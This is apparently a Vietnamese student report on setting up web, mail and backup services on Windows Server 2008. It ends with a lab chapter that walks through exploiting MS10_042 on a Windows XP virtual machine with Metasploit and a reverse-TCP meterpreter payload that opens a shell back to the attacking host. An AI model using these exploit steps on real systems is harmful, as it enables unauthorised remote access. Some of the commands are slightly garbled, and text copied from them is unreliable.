    BÁO CÁO CUỐIKỲ ĐỀ TÀI: TRIỂN KHAI CÁC DỊCH VỤ MẠNG TRONG WINDOWS SERVER 2008  SVTT : THÁI VĂN CHƯƠNG  GVHD : VÕ ĐỖ THẮNG
  • 2.
    CHƯƠNG 1: TỔNGQUAN VỀ WINDOWS SERVER 2008 CHƯƠNG 2: TRIỂN KHAI DỊCH VỤ WEB SERVER &MAIL SERVER TRÊN VPS CHƯƠNG 3: BACKUP CHƯƠNG 4 BẢO MẬT WINDOWS CHƯƠNG 5: TÀI LIỆU THAM KHẢO
  • 3.
    CHƯƠNG 1: TỔNGQUAN VỀ WINDOWS SERVER 2008 Microsoft Windows Server 2008 là thế hệ kế tiếp của hệ điều hành Windows Server, có thể giúp các chuyên gia công nghệ thông tin có thể kiểm soát tối đa cơ sở hạ tầng của họ và cung cấp khả năng quản lý hệ thống mạng là sản phẩm hơn hẳn trong việc đảm bảo độ an toàn, khả năng tin cậy và môi trường máy chủ vững chắc hơn các phiên bản trước đây Windows Server 2008 cung cấp những giá trị mới cho các tổ chức bằng việc bảo đảm tất cả người dùng đều có thể có được những thành phần bổ sung từ các dịch vụ từ mạng….
  • 4.
     CÁC CÔNGNGHỆ CỦA WINDOWS SERVER 2008 Web Ảo hóa Bảo mật
  • 5.
    CHƯƠNG 2: TRIỂNKHAI DỊCH VỤ WEB SERVER & MAIL SERVER BÀI 1: TRIỂN KHAI DỊCH VỤ WEB SERVER BÀI 2: TRIỂN KHAI DỊCH VỤ MAIL SERVER
  • 6.
    BÀI 1: TRIỂNKHAI DỊCH VỤ WEB SERVER I. Tổng quan về dịch vụ web server  Web server: là máy chủ có dung lượng lớn tốc độ cao để chứa những website đã được thiết kế cùng với những thông tin liên quan khác.  Web server: có khả năng gửi đến máy khách những trang web thông qua môi trường Internet qua giao thức HTTP...  Tất cả các web server đều có 1 địa chỉ IP (IP Adress) hoặc cũng có thể có một Domain Name.  ...
  • 7.
    II. CÀI ĐẶTVÀ CẤU HÌNH WEB SERVER 1. Giới thiệu về SAMPP  XAMPP là một bộ công cụ lập trình PHP có thể cài đặt được trên nhiều nền tảng khác nhau  Chữ X đầu tiên trong cụm từ XAMPP ám chỉ cross-platform nghĩa là XAMPP có thể chạy trên Windows, Linux, Mac OS, Solaris..  A = Apache, XAMPP bao gồm 1 Apache HTTP Server giúp chạy các ứng dụng web  M = MySQL, hệ quản trị cơ sở dữ liệu My SQL cũng được bao gồm trong XAMPP  P = PHP – ngôn ngữ lập trình PHP
  • 8.
    2. CÀI ĐẶTVÀ CẤU HÌNH  chúng ta download về file xampp.exe về sau đó tiến hành cài đặt màn hình đầu tiên xuất hiện như sau  Ở màn hình này ta chọn ngôn ngữ là English > ok
  • 9.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Ở màn hình này ta nhấn next để tiếp tục
  • 10.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Theo mặc định XAMPP sẽ được cài đặt vào ổ C theo đường dẫn C:xampp, bạn có thể nhấn Browse và chọn đường dẫn cài đặt khác > next
  • 11.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Bạn nhận chọn các service kèm theo XAMPP trong mục SERVICE SECTION sau đó nhấn Install để tiếp tục
  • 12.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Màn hình hiển thị tiến độ cài đặt XAMPP hiện ra
  • 13.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Quá trình cài đặt XAMPP hoàn tất, bạn nhấn vào nút Finish kết thúc
  • 14.
    2. CÀI ĐẶTVÀ CẤU HÌNH  XAMPP sẽ tự động cài đặt các service mà bạn đã chọn ở mục SERVICE SECTION bên trên, đầu tiên là Apache service  Tiếp đó là MySQL service
  • 15.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Quá trình cài đặt các service hoàn tất, bạn nhấn OK để tiếp tục
  • 16.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Sau khi cài đặt xong các bạn click Start ở mục Apache và MySql trong XAMOO Control Panel Application.
  • 17.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Vào trình duyệt web và gõ vào localhost. Và chọn ngôn ngữ là English.
  • 18.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Sau khi chọn ngôn ngữ chúng ta và click pHp my admin.
  • 19.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Bạn nhập tên cơ sở dữ liệu vào ô create new database và click Create để tạo database.
  • 20.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Tiếp theo các bạn vào đường dẫn cài đặt xampphtdocs và copy mã nguồn wordpress mà chúng ta đã dowload trên internet.
  • 21.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Vào thư mục wordpress mà chúng ta vừa mới copy xong và tìm file wp-config-sample.php và mở nó lên bằng word pad.
  • 22.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Tìm và sửa thông tin lại như hình
  • 23.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Đổi tên file vừa sửa chửa thành wp-config.php
  • 24.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Vào đường dẫn localhost/wordpress/wp-admin/install.php. Sau đó điền các thông tin cần thiết.
  • 25.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Sau đó click Cài đặt WordPess.
  • 26.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Cấu hình Wordpress thành công. Ta Click Đăng Nhập
  • 27.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Màn hình sau khi đăng nhập thành công
  • 28.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Ta vào Cài đặt  Tổng Quan điền địa chỉ chúng ta muốn truy cập khi chúng ta lướt web vào 2 ô Wordpress address và Site Address.
  • 29.
    2. CÀI ĐẶTVÀ CẤU HÌNH  Và đây là trang chủ của trang Web chúng ta khi vừa tạo xong.  Như vậy chúng ta đã hoàn thành việc tạo 1 trang web cho riêng mình.
  • 30.
    BÀI 2: MAILSERVER 1. Tổng quan:  Mail server là máy chủ dùng để gửi nhận mail với các chức năng chính: o Quản lý account o Nhận mail của người gửi và thực hiện gửi mail ....
  • 31.
    2. CÀI ĐẶT •Dowload bộ cài đặt Mdeamon và chạy file Setup.exe
  • 32.
    2. CÀI ĐẶT Trước tiên, bạn tải phiên bản MDaemon Mail Server mới nhất và bắt đầu quá trình cài đặt.Bấm "Next" để tiếp tục
  • 33.
    2. CÀI ĐẶT Đánh dấu vào ô "I have read and I agree with all the terms of this license agreement"
  • 34.
    2. CÀI ĐẶT Chọn đường dẫn lưu trữ của chương trình, mặc định sẽ là ổ C hệ thống (ổ đĩa có cài hệ điều hành Microsoft Windows).
  • 35.
    2. CÀI ĐẶT Lựa chọn phiên bản cài đặt, nếu bạn có key đăng ký thì nhập vào ô phía dưới. Ở ví dụ sử dụng là phiên bản free hoặc miễn phí 30 ngày của phiên bản Pro.
  • 36.
    2. CÀI ĐẶT Tùy chọn các thông tim phù hợp với vị trí, ở đây là VietNam
  • 37.
    2. CÀI ĐẶT Điền đúng thông tin về quy mô của tổ chức hoặc công ty
  • 38.
    2. CÀI ĐẶT Sau khi hoàn tất các bước trên, chọn "Next" để bắt đầu cài đặt
  • 39.
    2. CÀI ĐẶT Chờ đợi cho quá trình cài đặt hoàn tất.
  • 40.
    2. CÀI ĐẶT Điền tên Domain chính xác ví dụ: thaivanchuong.tk
  • 41.
    2. CÀI ĐẶT Điền địa chỉ DNS chính (Primary) và dự phòng (Backup)
  • 42.
    2. CÀI ĐẶT Giữ nguyên lựa chọn "Setup MDaemon as a system service« >next
  • 43.
    2. CÀI ĐẶT Bấm "Finish" để kết thúc quá trình cài đặt và cấu hình ban đầu, bắt đầu sử dụng
  • 44.
    2. CÀI ĐẶT Giao diện sau khi cài đặt thành công.
  • 45.
    2. CÀI ĐẶT Tạo 1 tài khoảng mới vào Account  New Account…
  • 46.
    2. CÀI ĐẶT Nhập thông tin vào Email address và Email Password. Click OK để tạo tài khoảng Email.
  • 47.
    2. CÀI ĐẶT Vào OutLook Mail
  • 48.
    2. CÀI ĐẶT •Cấu hình Out Look mail để quán lý mail cho tài khoảng test@thaivanchuong.tk • Nhập tên hiện thị vào Display name và click Next>
  • 49.
    2. CÀI ĐẶT Nhập địa chỉ Email và Click Next>
  • 50.
    2. CÀI ĐẶT Nhập địa chỉ IP vào 2 ô Incoming và Outgoing và click Next.
  • 51.
    2. CÀI ĐẶT Nhập tên tài khoảng và mật khẩu. Click Next.
  • 52.
    2. CÀI ĐẶT Click Finish để hoàn tất cấu hình quản lý mail cho tài khoảng test.
  • 53.
    2. CÀI ĐẶT Tạo mail để kiểm ra việc gửi mail từ tài khoảng test đến 1 e mail bất kỳ
  • 54.
    CHƯƠNG 3: BACKUP 1.Backup – Restore là gì ?  Data backup là việc tạo ra các bản sao của dữ liệu gốc, cất giữ ở một nơi an toàn. Và lấy ra sử dụng (restore) khi hệ thống gặp sự cố. Sao lưu (backup) dữ liệu là cách tốt nhất hiện nay để bảo vệ dữ liệu của bạn 2. Mục đích backup-restore  Mục địch của việc backup-restore dữ liệu này là để đưa hệ thống trở lại trạng thái trước khi gặp sự cố. Nguyên nhân của sự cố gây ảnh hưởng đến dữ liệu có thể thuộc một trong 2 dạng chính sau:  Nguyên nhân khách quan: Sự cố xảy ra ngoài ý muốn, con người không thể biết trước được, thường là các thảm họa (VD: thiên tai, cháy nổ,…). Do đó cần cất giữ bản sao ở xa bản chính.  Nguyên nhân chủ quan: Sự cố xảy ra do những thao tác không chính xác của con người (ví dụ: lỗi phần cứng, lỗi phần mềm, thao tác nhầm…). Do đó cần cất giữ bản sao ở vị trí sao cho thuận lợi cho việc phục hồi dữ liệu, không nhất thiết phải lưu trữ ở nơi xa bản chính
  • 55.
    2. THỰC HIỆN Log on Administrator, vào Server Manager. Chuột phải vào Feature, chọn Add Features
  • 56.
    2. THỰC HIỆN Trong màn hình Select Features, đánh dấu check vào mục Windows Server Backup Features, chọn cả 2 mục: Windows Server Backup và Command-Line Tools
  • 57.
    2. THỰC HIỆN Trong màn hình Confirm Installation Selections, nhấn Install để bắt đầu quá trình cài đặt
  • 58.
    2. THỰC HIỆN Sau khi cài đặt hoàn tất nhấn close
  • 59.
    A. BACKUP DATA Backup Vào StartAdministrative Tools, chọn Windows Server Backup  Trong cửa sổ Windows Server Backup, vào menu Action chọn Backup Schedule…
  • 60.
    A. BACKUP DATA Màn hình Getting Started, nhấn Next
  • 61.
    A. BACKUP DATA Màn hình Select backup configuration, có 2 tùy chọn:  Full Server: Backup toàn bộ các ổ đĩa à file backup này sẽ rất lớn  Custom: bạn có thể chọn các ổ đĩa mà bạn muốn Backup  Ở đây vì các user lưu dữ liệu vào 2 ổ C: và D: nên mình không cần phải Backup toàn bộ mà chọn Custom, sau đó nhấn Next
  • 62.
    A. BACKUP DATA Màn hình Select Backup Items, đánh dấu chọn 2 ổ C: và D:, sau đó nhấn Next
  • 63.
    A. BACKUP DATA Màn hình Specify backup time, bạn có thể chọn nhiều giờ để Backup hoặc chỉ chọn 1 giờ để Backup. ở đây mình chọn Once a day vào lúc 12:00 PM. Sau đó nhấn Next
  • 64.
    A. BACKUP DATA Màn hình Select destination disk, nhấn Show All Available Disk…, chọn ổ đĩa F:, toàn bộ file Backup sẽ được lưu vào ổ F
  • 65.
    A. BACKUP DATA Quá trình cài đặt còn lại diễn ra như mặc định. Cuối cùng màn hình Summary, nhấn Close
  • 66.
    A. BACKUP DATA Restore  Mở chương trình Windows Server Backup  vào menu Action, chọn Recover
  • 67.
    A. BACKUP DATA Màn hình Getting Started, chọn This Server, nhấn Next
  • 68.
    A. BACKUP DATA Màn hình Select backup date, mình chọn ngày thực hiện Backup, tự động sẽ show ra thời gian mà đã Backup, rất tiện lợi, sau đó nhấn Next
  • 69.
    A. BACKUP DATA Màn hình Select recovery type, chọn File and Folder, nhấn Next
  • 70.
    A. BACKUP DATA Mình muốn restore thư mục KETOAN nên chọn thư mục KETOAN, sau đó nhấn Next
  • 71.
    A. BACKUP DATA Màn hình Specify recovery options, giữ nguyên như mặc định, nhấn Next
  • 72.
    A. BACKUP DATA Chờ chừng 3 phút là khôi phục thành công. Sau khi khôi phục xong, nhấn Close
  • 73.
    A. BACKUP DATA Kiểm tra, đã thấy thư mục KETOAN được khôi phục trên SERVER
  • 74.
    B. BACKUP ACTIVEDIRECTORY Backup  Vào cmd, gõ lệnh: wbadmin start systemstatebackup –backuptarget:F:  Nhấn “Y” để tiến hành việc Backup
  • 75.
    B. BACKUP ACTIVEDIRECTORY  Quá trình Backup diễn ra khoảng 30 phút
  • 76.
    B. BACKUP ACTIVEDIRECTORY  Sau khi chay song  Chúng ta thử xóa dữ liệu của AD. Mở Active Directory Users and Computers. Xóa 2 OU NHANSU và VIP
  • 77.
    B. BACKUP ACTIVEDIRECTORY  Bạn cứ vào Windows bình thường. Sau đó mở cmd, gõ lệnh:bcdedit /set safeboot dsrepair  Câu lệnh này hơi bị nguy hiểm là nó sẽ set Windows luôn khởi động ở chế độ Directory Service Restore Mode. Nhưng bạn đừng lo, một chút nữa chúng ta sẽ dùng câu lệnh khác để hủy bỏ. Sau khi gõ lệnh trên xong, bạn restart lại máy. Lúc này nó sẽ tự động boot vào chế độ Directory Service Restore Mode
  • 78.
    B. BACKUP ACTIVEDIRECTORY  Đăng nhập bằng username và password của Directory Service Restore Mode (lúc bạn nâng cấp DC)
  • 79.
    B. BACKUP ACTIVEDIRECTORY  Restore  Trước khi bạn dùng lệnh wbadmin để restore thì bạn cần phải xác định file backup nào bạn muốn restore. Gõ lệnh : wbadmin get versions • Bạn dễ dàng nhận thấy các phiên bản backup và khả năng phục hồi của file bakcup đó. Ở đây nhóc tui chọn phiên bản backup gần nhất. Để restore bạn gõ lệnh:wbadmin start systemstaterecovery –version:02/17/2007-21:17
  • 80.
    B. BACKUP ACTIVEDIRECTORY  Nhấn “Y” để bắt đầu quá trình restore  Chờ khoảng 30 phút thì quá trình restore sẽ thành công
  • 81.
    B. BACKUP ACTIVEDIRECTORY  Lúc này nếu bạn restart lại máy thì nó vẫn sẽ boot vào chế độ Directory Service Restore Mode (do câu lệnh bcdedit bạn làm ở phần trên). Để trở về chế độ bình thường, tiếp tục ở cmd, bạn gõ thêm lệnh sau: bcdedit /deletevalue safeboot
  • 82.
    B. BACKUP ACTIVEDIRECTORY  Cuối cùng bạn Restart lại máy, đăng nhập bằng Domain Admin và Password. Hộp thoại thông báo System State được khôi phục thành công, nhấn Enter
  • 83.
    B. BACKUP ACTIVEDIRECTORY  Mở Active Directory Users and Computers lên kiểm tra, thấy các OU đã được khôi phục lại như cũ
  • 84.
    NHƯ VẬY LÀMÌNH ĐÃ THỰC HIỆN SONG PHẦN BACKUP
  • 85.
    CHƯƠNG 4 BẢOMẬT WINDOWS Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back Track 5r3 (máy tấn công nạn nhân) Trên máy Back Track cấu hình địa chỉ IP trong bài lab này cho máy là: 192.168.1.5
  • 86.
     Trên máyBack track vào chương trình terminal và gõ lệnh msfconsole
  • 87.
     Tìm mãlỗi bằng công cụ metaploit bằng cách gõ lệnh search ms10_042
  • 88.
     Sau khiseach được mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm được
  • 89.
     Dùng lệnhshow options để biết thêm các câu lệnh cần thiết.
  • 90.
     Dùng lệnhSRVHOST <địa chỉ ip máy backtrack>  Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp
  • 91.
     Dùng lệnhset LHOST <ip backtrack>  Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đường dẫn http://192.168.1.5:80/ nếu máy nạn nhân vào đường dẫn này sẽ bị hack
  • 92.
     Trở lạimáy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là 192.168.1.6
  • 93.
     Trên máyXP ta vào trình duyệt web và gõ đường dẫn http://192.168.1.5:80/  Trên máy XP tự động xuất hiện hộp thoại Help and Support.
  • 94.
     Trên máyBack Track bắt đầu nhận thấy có sự kết nối đến địa chỉ http://192.168.1.5:80/  Và nhận thấy có địa chỉ 192.168.1.6 kết nối vào. Và tạo phiên kết nối vào nó.
  • 95.
     Trên máyback track ta gõ lệnh sessions để kiểm tra.  Dùng lệnh sessions –i 1
  • 96.
    Dùng lệnh sysinfođể xem thông tin máy nạn nhân. Và như vậy ta đã khai thác thành công lỗ hổng MS10_042 trên máy XP.
  • 97.
    CHƯƠNG 5: TÀILIỆU THAM KHẢO • www.youtube.com/channel/trojan-backdoor-athena • http://www.youtube.com/ThangVoDo • Barrie Dempster - Kerry Garrison, TrixBox Made Easy, Packt Publishing, 2006. • Theodore Wallingford, VoIP Hacks, O'Reilly Media, 2006 • Paul Mahle, VoIP telephony with Asterisk, Mahler, 2004 • http:///www.voip-info.org • http://google.com • http://www.quantrimang.com • http://thuvien-it.net